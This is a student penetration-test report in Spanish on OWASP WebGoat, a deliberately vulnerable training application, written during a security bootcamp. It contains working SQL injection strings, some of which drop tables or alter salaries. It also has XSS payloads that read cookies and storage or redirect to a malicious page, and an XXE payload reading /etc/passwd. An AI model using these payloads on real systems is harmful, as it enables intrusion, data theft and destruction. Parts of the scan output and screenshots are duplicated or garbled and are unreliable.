

# Indice

- Introducción
- Metodología

## Introducción

Este informe de auditoría ha sido realizado durante el bootcamp de ciberseguridad 2024 en Keepcoding. El objetivo de la auditoría es identificar y analizar las vulnerabilidades de seguridad presentes en la aplicación web de OWASP WebGoat.

## Ambito de la auditoría

La auditoría de seguridad se ha centrado en la identificación de vulnerabilidades en la aplicación web de OWASP WebGoat. La aplicación web ha sido desplegada en un contenedor Docker y se ha accedido a ella a través de un navegador web.

## Metodología

La auditoría de seguridad se ha realizado siguiendo una metodología de pruebas de penetración. Se han utilizado herramientas de análisis como `nmap`, `whatweb`, `Nikto` y `dirbuster`, así como técnicas de fuzzing en las solicitudes HTTP, análisis de respuestas y captura de tráfico con `Burp Suite` y `Wireshark`.

## Alcance de la auditoría

La auditoría de seguridad se ha centrado en la identificación de vulnerabilidades en las siguientes categorías:

- A01:2021 - Broken Access Control - IDOR
- A03:2021 - Injection - SQL Injection
- A05:2021 - Security Misconfiguration - XXE
- A06:2021 - Outdated Components
- A07:2021 - Identification and Authentication Failures - Insecure Login
- A07:2021 - Identification and Authentication Failures - Weak Password Policy

# Information Gathering

El escaneo de servicios muestra el siguiente resultado:

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-28 16:52 CEST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00040s latency).

Not shown: 997 closed tcp ports (conn-refused)

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 9.7p1 Debian 5 (protocol 2.0)
8080/tcp  open  http-proxy
9090/tcp  open  zeus-admin?

2 services unrecognized despite returning data. If you know the service/version, please submit
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
SF-Port8080-TCP:V=7.94SVN%I=7%D=6/28%Time=667ECE39%P=x86_64-pc-linux-gnu%r
SF:(GetRequest,65,"HTTP/1\.1\x20404\x20Not\x20Found\r\nConnection:\x20close\r\nContent-Length:\x200\r\nDate:\x20Fri,\x2028\x20Jun\x202024\x2014:5
SF:2:40\x20GMT\r\n\r\n")%r(HTTPOptions,65,"HTTP/1\.1\x20404\x20Not\x20Found\r\nConnection:\x20close\r\nContent-Length:\x200\r\nDate:\x20Fri,\x202
SF:d\r\nConnection:\x20close\r\nContent-Length:\x200\r\nDate:\x20Fri,\x2022\x20Jun\x202024\x2014:52:41\x20GMT\r\n\r\n")%r(HTTSPRequest,42,"HTTP/1\.
SF:.1\x20400\x20Bad\x20Request\r\nContent-Length:\x200\r\nConnection:\x20close\r\nContent-Length:\x200\r\nDate:\x20Fri,\x2028\x20Jun\x202024\x2014:52:41\x20GMT\r\n\r\n")%r(FourOhFourRequest,65,"HTTP/1\.1\x20404\x20Not\x20Found\r\nConnection:\x20close\r\nContent-Length:\x200\r\nDate:\x20Fri,\x2028\x20Jun\x202024\x2014:52:41\x20GMT\r\n\r\n")%r(Socks5,42,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Length:\x200\r\nConnection:\x20close\r\nContent-Length:\x200\r\nDate:\x20Fri,\x2028\x20Jun\x202024\x2014:52:41\x20GMT\r\n\r\n")%r(GenericLines,42,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Length:\x200\r\nConnection:\x20close\r\nContent-Length:\x200\r\nDate:\x20Fri,\x2028\x20Jun\x202024\x2014:52:41\x20GMT\r\n\r\n")%r(TerminalServerCookie,42,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Length:\x200\r\nConnection:\x20close\r\nContent-Length:\x200\r\nDate:\x20Fri,\x2028\x20Jun\x202024\x2014:52:41\x20GMT\r\n\r\n")%r(TLSSessionReq,42,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Length:\x200\r\nConnection:\x20close\r\nContent-Length:\x200\r\nDate:\x20Fri,\x2028\x20Jun\x202024\x2014:52:41\x20GMT\r\n\r\n")%r(SMBProgNeg,42,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Length:\x200\r\nConnection:\x20close\r\nContent-Length:\x200\r\nDate:\x20Fri,\x2028\x20Jun\x202024\x2014:52:41\x20GMT\r\n\r\n")%r(LPDString,42,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Length:\x200\r\nConnection:\x20close\r\nContent-Length:\x200\r\nDate:\x20Fri,\x2028\x20Jun\x202024\x2014:52:41\x20GMT\r\n\r\n")%r(SIPOptions,42,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Length:\x200\r\nConnection:\x20close\r\nContent-Length:\x200\r\nDate:\x20Fri,\x2028\x20Jun\x202024\x2014:52:41\x20GMT\r\n\r\n")%r(WMSRequest,42,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Length:\x200\r\nConnection:\x20close\r\nContent-Length:\x200\r\nDate:\x20Fri,\x2028\x20Jun\x202024\x2014:52:41\x20GMT\r\n\r\n")%r(oracle-tns,42,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Length:\x200\r\nConnection:\x20close\r\nContent-Length:\x200\r\nDate:\x20Fri,\x2028\x20Jun\x202024\x2014:52:41\x20GMT\r\n\r\n");
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
SF-Port9090-TCP:V=7.94SVN%I=7%D=6/28%Time=667ECE39%P=x86_64-pc-linux-gnu%r
SF:(GetRequest,65,"HTTP/1\.1\x20404\x20Not\x20Found\r\nConnection:\x20close\r\nContent-Length:\x200\r\nDate:\x20Fri,\x2028\x20Jun\x202024\x2014:52:41\x20GMT\r\n\r\n");
```

```

SF:e\r\nContent-Length:\x200\r\nDate:\x20Fri,\x2028\x20Jun\x202024\x2014:5
SF:2:40\x20GMT\r\n\r\n")%r(WMSRequest,42,"HTTP/1\.1\x20400\x20Bad\x20Reque
SF:st\r\nContent-Length:\x200\r\nConnection:\x20close\r\n\r\n")%r(ibm-db2-
SF:das,42,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Length:\x200\r\nC
SF:onnection:\x20close\r\n\r\n")%r(SqueezeCenter_CLI,42,"HTTP/1\.1\x20400\
SF:x20Bad\x20Request\r\nContent-Length:\x200\r\nConnection:\x20close\r\n\r
SF:\n")%r(GenericLines,42,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-L
SF:ength:\x200\r\nConnection:\x20close\r\n\r\n")%r(HTTPOptions,65,"HTTP/1\
SF:.1\x20404\x20Not\x20Found\r\nConnection:\x20close\r\nContent-Length:\x2
SF:00\r\nDate:\x20Fri,\x2028\x20Jun\x202024\x2014:52:56\x20GMT\r\n\r\n")%r
SF:(RTSPRequest,42,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Length:\\
SF:x200\r\nConnection:\x20close\r\n\r\n")%r(Help,42,"HTTP/1\.1\x20400\x20B
SF:ad\x20Request\r\nContent-Length:\x200\r\nConnection:\x20close\r\n\r\n")
SF:%r(SSLSessionReq,42,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Leng
SF:th:\x200\r\nConnection:\x20close\r\n\r\n")%r(TerminalServerCookie,42,"H
SF:TP/1\.1\x20400\x20Bad\x20Request\r\nContent-Length:\x200\r\nConnection
SF::\x20close\r\n\r\n")%r(TLSSessionReq,42,"HTTP/1\.1\x20400\x20Bad\x20Req
SF:uest\r\nContent-Length:\x200\r\nConnection:\x20close\r\n\r\n")%r(Kerber
SF:os,42,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Length:\x200\r\nCo
SF:nnection:\x20close\r\n\r\n")%r(SMBProgNeg,42,"HTTP/1\.1\x20400\x20Bad\x
SF:20Request\r\nContent-Length:\x200\r\nConnection:\x20close\r\n\r\n")%r(F
SF:ourOhFourRequest,65,"HTTP/1\.1\x20404\x20Not\x20Found\r\nConnection:\x2
SF:0close\r\nContent-Length:\x200\r\nDate:\x20Fri,\x2028\x20Jun\x202024\x2
SF:014:53:16\x20GMT\r\n\r\n")%r(LPDString,42,"HTTP/1\.1\x20400\x20Bad\x20R
SF:quest\r\nContent-Length:\x200\r\nConnection:\x20close\r\n\r\n")%r(LDAP
SF:SearchReq,42,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Length:\x20
SF:0\r\nConnection:\x20close\r\n\r\n")%r(SIPOptions,42,"HTTP/1\.1\x20400\x
SF:20Bad\x20Request\r\nContent-Length:\x200\r\nConnection:\x20close\r\n\r\n"
SF:n");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit>  
Nmap done: 1 IP address (1 host up) scanned in 113.13 seconds

Nikto nos devuelve el siguiente analisis:

- Nikto v2.1.5

---

```

+ Target IP:          172.17.0.2
+ Target Hostname:    172.17.0.2
+ Target Port:        8080
+ Start Time:         2024-06-29 09:21:21 (GMT2)

```

---

```

+ Server: No banner retrieved
+ The anti-clickjacking X-Frame-Options header is not present.
+ 6544 items checked: 0 error(s) and 1 item(s) reported on remote host
+ End Time:           2024-06-29 09:21:38 (GMT2) (17 seconds)


```

---

+ 1 host(s) tested

Detectamos dos servicios en los puertos 8080 y 9090. El servicio en el puerto 8080 parece ser un servidor web, mientras que el servicio en el puerto 9090 no se puede identificar. Nikto tampoco ha podido identificar el servidor web en el puerto 8080.

En el frontend de la aplicación web encontramos las siguientes librerías:



The screenshot shows the Firefox Developer Tools debugger interface. The left sidebar lists files under "Hilo principal" and "localhost:8080". The "jquery-ui-1.10.4.js" file is selected and shown in the main pane. The code is as follows:

```
1 var $jQuery = require('jqueryvuln');
2
3 /*! jQuery UI - v1.10.3 - 2013-05-03
4 * http://jqueryui.com
5 * Includes: jquery.ui.core.js, jquery.ui.widget.js, jquery.ui.mouse.js, jquery.ui.draggable.js,
6 * Copyright 2013 jQuery Foundation and other contributors; Licensed MIT */
7 (function( $, undefined ) {
8
9     var uuid = 0,
10         runiqueId = /\ui-id-\d+$/;
11
12 // $.ui might exist from components with no dependencies, e.g., $.ui.position
13 $.ui = $ui || {};
14
15 $.extend( $.ui, {
16     version: "1.10.3",
17
18     keyCode: {
19         BACKSPACE: 8,
20         COMMA: 188,
21         DELETE: 46,
22         DOWN: 40,
23         END: 35,
24         ENTER: 13,
25         ESCAPE: 27,
26         HOME: 36,
27         LEFT: 37,
28         NUMPAD_ADD: 107,
29         NUMPAD_DECIMAL: 110,
30         NUMPAD_DIVIDE: 113
31     }
32 });
33
34 })( {} );
35 No se encontró mapa de código fuente
```

The right sidebar contains various developer tools settings like breakpoints, XHR monitoring, and event listeners.

Figure 1: Librerías

# Inyección de SQL

- Categoría de la vulnerabilidad: A03:2021 – Injection
- CWE: [CWE-89](#)
- CVSS: 9.8
- Resolución de Ejercicios en WebGoat

## Descripción

Durante la auditoría se detectó que la aplicación web es vulnerable a inyección de SQL. Un atacante podría injectar código SQL en los campos de texto de la aplicación y obtener información sensible de la base de datos.

## Explotación de la vulnerabilidad

En los campos Employee Name y Employee ID se pueden injectar sentencias SQL para obtener información de la base de datos.

Si ingresamos 3SL99A' or '1'='1 como id de empleado, la consulta final inyectada sería:

```
SELECT * FROM employees WHERE last_name='Smith' AND auth_tan='3SL99A' or '1'='1'
```

En cuanto al nombre del empleado, da igual el valor ingresado, siempre devolverá la lista completa de empleados.

The screenshot shows a web form with two input fields: 'Employee Name' containing 'Smith' and 'Authentication TAN' containing '3SL99A' or '1'='1'. Below the form is a success message: 'You have succeeded! You successfully compromised the confidentiality of data by viewing internal information that you should not have access to. Well done!' A table below displays employee data. The table has columns: USERID, FIRST\_NAME, LAST\_NAME, DEPARTMENT, SALARY, AUTH\_TAN. The data is as follows:

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN
32147	Paulina	Travers	Accounting	46000	P45JSI
34477	Abraham	Holman	Development	50000	UU2ALK
37648	John	Smith	Marketing	64350	3SL99A
89762	Tobi	Barnett	Development	77000	TA9LL1
96134	Bob	Franco	Marketing	83700	LO9S2V

Figure 1: Inyección exitosa

## Post-explotación

Una vez que el atacante obtiene acceso a la base de datos, puede realizar consultas adicionales para obtener información sensible, como credenciales de usuarios, información de salarios o departamentos.

Adicionalmente, el usuario podría modificar o eliminar registros de la base de datos, lo que podría causar daños irreparables a la organización.

Entradas como las siguientes:

```

3SL99A' or '1'='1'; --
3SL99A' or '1'='1'; DROP TABLE employees; --
3SL99A' or '1'='1'; UPDATE employees SET salary=10000000 WHERE last_name='Smith';--

```

Son ejemplos de consultas que un atacante podría realizar para obtener información sensible o causar daños a la base de datos.

## Explotación de los principios CIA vulnerados:

✓

<b>Employee Name:</b>	<input type="text" value="Smith"/>																														
<b>Authentication TAN:</b>	<input type="text" value="3SL99A' or '1'='1"/>																														
<input type="button" value="Get department"/>																															
You have succeeded! You successfully compromised the confidentiality of data by viewing internal information that you should not have access to. Well done!																															
<b>USERID FIRST_NAME LAST_NAME DEPARTMENT SALARY AUTH_TAN</b> <table border="1"> <tr><td>32147</td><td>Paulina</td><td>Travers</td><td>Accounting</td><td>46000</td><td>P45JSI</td></tr> <tr><td>34477</td><td>Abraham</td><td>Holman</td><td>Development</td><td>50000</td><td>UU2ALK</td></tr> <tr><td>37648</td><td>John</td><td>Smith</td><td>Marketing</td><td>64350</td><td>3SL99A</td></tr> <tr><td>89762</td><td>Tobi</td><td>Barnett</td><td>Development</td><td>77000</td><td>TA9LL1</td></tr> <tr><td>96134</td><td>Bob</td><td>Franco</td><td>Marketing</td><td>83700</td><td>LO9S2V</td></tr> </table>		32147	Paulina	Travers	Accounting	46000	P45JSI	34477	Abraham	Holman	Development	50000	UU2ALK	37648	John	Smith	Marketing	64350	3SL99A	89762	Tobi	Barnett	Development	77000	TA9LL1	96134	Bob	Franco	Marketing	83700	LO9S2V
32147	Paulina	Travers	Accounting	46000	P45JSI																										
34477	Abraham	Holman	Development	50000	UU2ALK																										
37648	John	Smith	Marketing	64350	3SL99A																										
89762	Tobi	Barnett	Development	77000	TA9LL1																										
96134	Bob	Franco	Marketing	83700	LO9S2V																										

✓

<b>Employee Name:</b>	<input type="text" value="Lastname"/>																														
<b>Authentication TAN:</b>	<input type="text" value="WHERE last_name = 'Smith';--"/>																														
<input type="button" value="Get department"/>																															
Well done! Now you are earning the most money. And at the same time you successfully compromised the integrity of data by changing the salary!																															
<b>USERID FIRST_NAME LAST_NAME DEPARTMENT SALARY AUTH_TAN</b> <table border="1"> <tr><td>37648</td><td>John</td><td>Smith</td><td>Marketing</td><td>9999999</td><td>3SL99A</td></tr> <tr><td>96134</td><td>Bob</td><td>Franco</td><td>Marketing</td><td>83700</td><td>LO9S2V</td></tr> <tr><td>89762</td><td>Tobi</td><td>Barnett</td><td>Development</td><td>77000</td><td>TA9LL1</td></tr> <tr><td>34477</td><td>Abraham</td><td>Holman</td><td>Development</td><td>50000</td><td>UU2ALK</td></tr> <tr><td>32147</td><td>Paulina</td><td>Travers</td><td>Accounting</td><td>46000</td><td>P45JSI</td></tr> </table>		37648	John	Smith	Marketing	9999999	3SL99A	96134	Bob	Franco	Marketing	83700	LO9S2V	89762	Tobi	Barnett	Development	77000	TA9LL1	34477	Abraham	Holman	Development	50000	UU2ALK	32147	Paulina	Travers	Accounting	46000	P45JSI
37648	John	Smith	Marketing	9999999	3SL99A																										
96134	Bob	Franco	Marketing	83700	LO9S2V																										
89762	Tobi	Barnett	Development	77000	TA9LL1																										
34477	Abraham	Holman	Development	50000	UU2ALK																										
32147	Paulina	Travers	Accounting	46000	P45JSI																										

<b>Employee Name:</b>	<input type="text" value="Lastname"/>
<b>Authentication TAN:</b>	<input type="text" value="';DROP TABLE employees; S"/>
<input type="button" value="Get department"/>	
Sorry, this solution is not correct. Try again!	
malformed string: '	

**Employee Name:**  Lastname

**Authentication TAN:** 3SL99A' or '1' = '1'; SELECT \* f

**Sorry, this solution is not correct. Try again!**

user lacks privilege or object not found: EMPLOYEES

## Potenciales mitigaciones

Para mitigar esta vulnerabilidad, se recomienda utilizar consultas parametrizadas en lugar de concatenar directamente los valores ingresados por el usuario en las consultas SQL.

Además, se recomienda validar y sanitizar las entradas de los usuarios antes de ejecutar cualquier consulta en la base de datos.

## Referencias

- [CWE-89: Improper Neutralization of Special Elements used in an SQL Command \('SQL Injection'\)](#)
- [OWASP: SQL Injection](#)
- [SQL Injection Cheat Sheet](#)
- [SQL Injection Prevention Cheat Sheet](#)

# Cross Site Scripting (XSS)

- Categoría de la vulnerabilidad: A07:2021 – Cross Site Scripting (XSS)
- CWE: [CWE-79](#) TODO: Añadir CVSS
- [Resolución de Ejercicios en WebGoat](#)

## Descripción

Durante la auditoría se detectó que la aplicación web es vulnerable a Cross Site Scripting (XSS). Un atacante podría injectar código JavaScript en los campos de texto de la aplicación y ejecutarlo en el navegador de otros usuarios u obtener información sensible de la sesión como cookies o credenciales.

## Explotación de la vulnerabilidad

En el campo para la tarjeta de crédito, se puede injectar código JavaScript para obtener información sensible de la sesión del usuario.

Si ingresamos el siguiente código en el campo de la tarjeta de crédito:

```
<script>alert("hola mundo")</script>
```

Podemos injectar exitosamente código JavaScript en la aplicación web.




Figure 1: Inyección de js

## Post-explotación

Una vez que el atacante ha injectado código JavaScript en la aplicación web, puede realizar diferentes acciones maliciosas como:

- Obtener acceso a diferentes elementos de la página web.

```

<script>alert(document.cookie)</script>
<script>alert(JSON.stringify(localStorage))</script>
<script>alert(JSON.stringify(sessionStorage))</script>

```

The total cost of your shopping cart is \$0.00.

Enter your shipping address:

Enter your payment information:

**UpdateCart**

**Aceptar**

**Purchase**

Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	69.99	1	\$0.00
Dynex - Traditional Notebook Case	27.99	1	\$0.00
Hewlett-Packard - Pavilion Notebook with Intel Centrino	1599.99	1	\$0.00
3 - Year Performance Service Plan \$1000 and Over	299.99	1	\$0.00

The total cost of your shopping cart is \$0.00.

Enter your shipping address:

Enter your payment information:

**UpdateCart**

**Aceptar**

**Purchase**

Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	69.99	1	\$0.00
Dynex - Traditional Notebook Case	27.99	1	\$0.00
Hewlett-Packard - Pavilion Notebook with Intel Centrino	1599.99	1	\$0.00
3 - Year Performance Service Plan \$1000 and Over	299.99	1	\$0.00

The total cost of your shopping cart is \$0.00.

Enter your shipping address:

Enter your payment information:

**UpdateCart**

**Aceptar**

**Purchase**

**Try again. We do not accept credit cards.**

Thank you for shopping with us!

You're support is greatly appreciated.

We have charged your card \$1997.96

**Aceptar**

- Redireccionar a una página maliciosa.

```
<script>window.location.href = "http://www.paginamaliciosa.com"</script>
```

## Possible mitigaciones

Para mitigar esta vulnerabilidad, se recomienda:

- Validar y sanitizar las entradas de los usuarios antes de mostrarlas en la página web.
- Utilizar funciones de escape de caracteres especiales para evitar la ejecución de código JavaScript.
- Implementar Content Security Policy (CSP) para limitar los orígenes de los scripts que se pueden ejecutar en la página web.
- Utilizar el atributo `HttpOnly` en las cookies para evitar que sean accedidas por código JavaScript.
- Utilizar el atributo `SameSite` en las cookies para limitar el envío de cookies en peticiones cross-site.

## Referencias

- OWASP: Cross Site Scripting (XSS)
- Cross Site Scripting Cheat Sheet
- Cross Site Scripting Prevention Cheat Sheet
- CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
- OWASP: Content Security Policy (CSP)
- SameSite cookies explained
- SameSite cookies: Lax by default

# Security Misconfiguration (XXE)

- Categoría de la vulnerabilidad: A05:2021 – Security Misconfiguration
- CWE: [CWE-611](#)
- Resolución de Ejercicios en WebGoat

## Descripción

Durante la auditoría se detectó que la aplicación web es vulnerable a External Entity Injection (XXE). Un atacante podría injectar entidades externas en los archivos XML de la aplicación.

## Explotación de la vulnerabilidad

Podemos capturar la solicitud con Burp Suite y modificar el XML para injectar código malicioso. Podemos injectar código para listar el contenido de un archivo en el servidor:

```
<?xml version="1.0"?>
<!DOCTYPE text [
  <!ENTITY js SYSTEM "file:///>
]>
<comment>
  <text>
    &js;
  </text>
</comment>
```

Petición original:

Petición modificada:

## Post-explotación

Una vez que el atacante ha injectado código malicioso en el XML, puede realizar diferentes acciones maliciosas como:

- Listar el contenido de archivos en el servidor.
- Obtener información sensible del sistema.
- Realizar ataques de denegación de servicio (DoS) al servidor.

## Posibles mitigaciones

Para mitigar esta vulnerabilidad, se recomienda:

- Deshabilitar la resolución de entidades externas en los archivos XML.
- Validar y sanitizar las entradas de los usuarios antes de procesar los archivos XML.
- Utilizar un parser XML seguro que no permita la resolución de entidades externas.

## Referencias

- [OWASP: XML External Entity \(XXE\) Processing](#)

Actividades Burp Suite Community Edition 28 de jun 21:58 92 %

Burp Suite Community Edition v2024.5.4 - Temporary Project

Burp Project Intruder Repeater View Help

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings

Intercept HTTP history WebSockets history Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookie
151	http://localhost:8080	GET	/WebGoat/service/lessonoverv...			200	571	JSON	mvc				127.0.0.1	
152	http://localhost:8080	POST	/WebGoat/xxe/simple	✓	✓	200	322	JSON					127.0.0.1	
153	http://localhost:8080	GET	/WebGoat/service/lessonmenu...						mvc				127.0.0.1	
154	http://localhost:8080	GET	/WebGoat/service/lessonoverv...						mvc				127.0.0.1	
155	http://localhost:8080	GET	/WebGoat/service/lessonmenu...						mvc				127.0.0.1	
156	http://localhost:8080	GET	/WebGoat/service/lessonoverv...						mvc				127.0.0.1	

**Original request** ▾

```
Pretty Raw Hex
1 POST /WebGoat/xxe/simple HTTP/1.1
2 Host: localhost:8080
3 Content-Length: 59
4 sec-ch-ua: "Not/A)Brand";v="8", "Chromium";v="126"
5 Accept-Language: es-ES
6 sec-ch-ua-mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.57
Safari/537.36
8 Content-Type: application/xml
9 Accept: */*
10 X-Requested-With: XMLHttpRequest
11 sec-ch-ua-platform: "Linux"
12 Origin: http://localhost:8080
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: http://localhost:8080/WebGoat/start.mvc?username=datadiego
17 Accept-Encoding: gzip, deflate, br
18 Cookie: JSESSIONID=Y8SXK6JT2PPFrVHlqt9Suao10YMuLukBQbtMBtiN
19 Connection: keep-alive
20
21 <?xml version="1.0"?>
<comment>
<text>
asdf
</text>
</comment>
```

**Response**

```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Connection: keep-alive
3 Content-Type: application/json
4 Date: Fri, 28 Jun 2024 19:57:21 GMT
5 Content-Length: 189
6
7 {
8   "lessonCompleted":true,
9   "feedback":
"Congratulations. You have successfully completed the assignment."
10  ,
11  "output":null,
12  "assignment":"SimpleXXE",
13  "attemptWasMade":true
14 }
```

**Inspector**

- Request attributes 2
- Request cookies 1
- Request headers 18
- Response headers 4
- Notes

Event log (1) All issues Memory: 123.1MB

Figure 1: Petición original

- CWE-611: Improper Restriction of XML External Entity Reference
- XML External Entity (XXE) Cheat Sheet
- XML External Entity (XXE) Injection

Burp Suite Community Edition      28 de jun 21:58

Burp Project Intruder Repeater View Help

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

Intercept **HTTP history** WebSockets history **Proxy settings**

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookie
151	http://localhost:8080	GET	/WebGoat/service/lessonovervi...			200	571	JSON	mvc				127.0.0.1	
152	http://localhost:8080	POST	/WebGoat/xxe/simple	✓	✓	200	322	JSON					127.0.0.1	
153	http://localhost:8080	GET	/WebGoat/service/lessonmenu...						mvc				127.0.0.1	
154	http://localhost:8080	GET	/WebGoat/service/lessonovervi...						mvc				127.0.0.1	
155	http://localhost:8080	GET	/WebGoat/service/lessonmenu...						mvc				127.0.0.1	
156	http://localhost:8080	GET	/WebGoat/service/lessonovervi...						mvc				127.0.0.1	

**Edited request** ✓

```
Pretty Raw Hex
3 Content-Length: 139
4 sec-ch-ua: "Not/A)Brand";v="8", "Chromium";v="126"
5 Accept-Language: es-ES
6 sec-ch-ua-mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.57
  Safari/537.36
8 Content-Type: application/xml
9 Accept: */*
10 X-Requested-With: XMLHttpRequest
11 sec-ch-ua-platform: "Linux"
12 Origin: http://localhost:8080
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: http://localhost:8080/WebGoat/start.mvc?username=datadiego
17 Accept-Encoding: gzip, deflate, br
18 Cookie: JSESSIONID=Y8SXk6JT2PFrVHlqt9Sua0l0YNhLuKBQbtMBtiN
19 Connection: keep-alive
20
21 <?xml version="1.0"?>
22
23 <!DOCTYPE text [
24   <!ENTITY js SYSTEM "file:///etc/passwd">
25 ]>
26 <comment>
27   <text>
28     &js;
29   </text>
</comment>
```

**Response**

```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Connection: keep-alive
3 Content-Type: application/json
4 Date: Fri, 28 Jun 2024 19:57:21 GMT
5 Content-Length: 189
6
7 {
8   "lessonCompleted":true,
9   "feedback":
10   "Congratulations. You have successfully completed the assignment."
11   ,
12   "output":null,
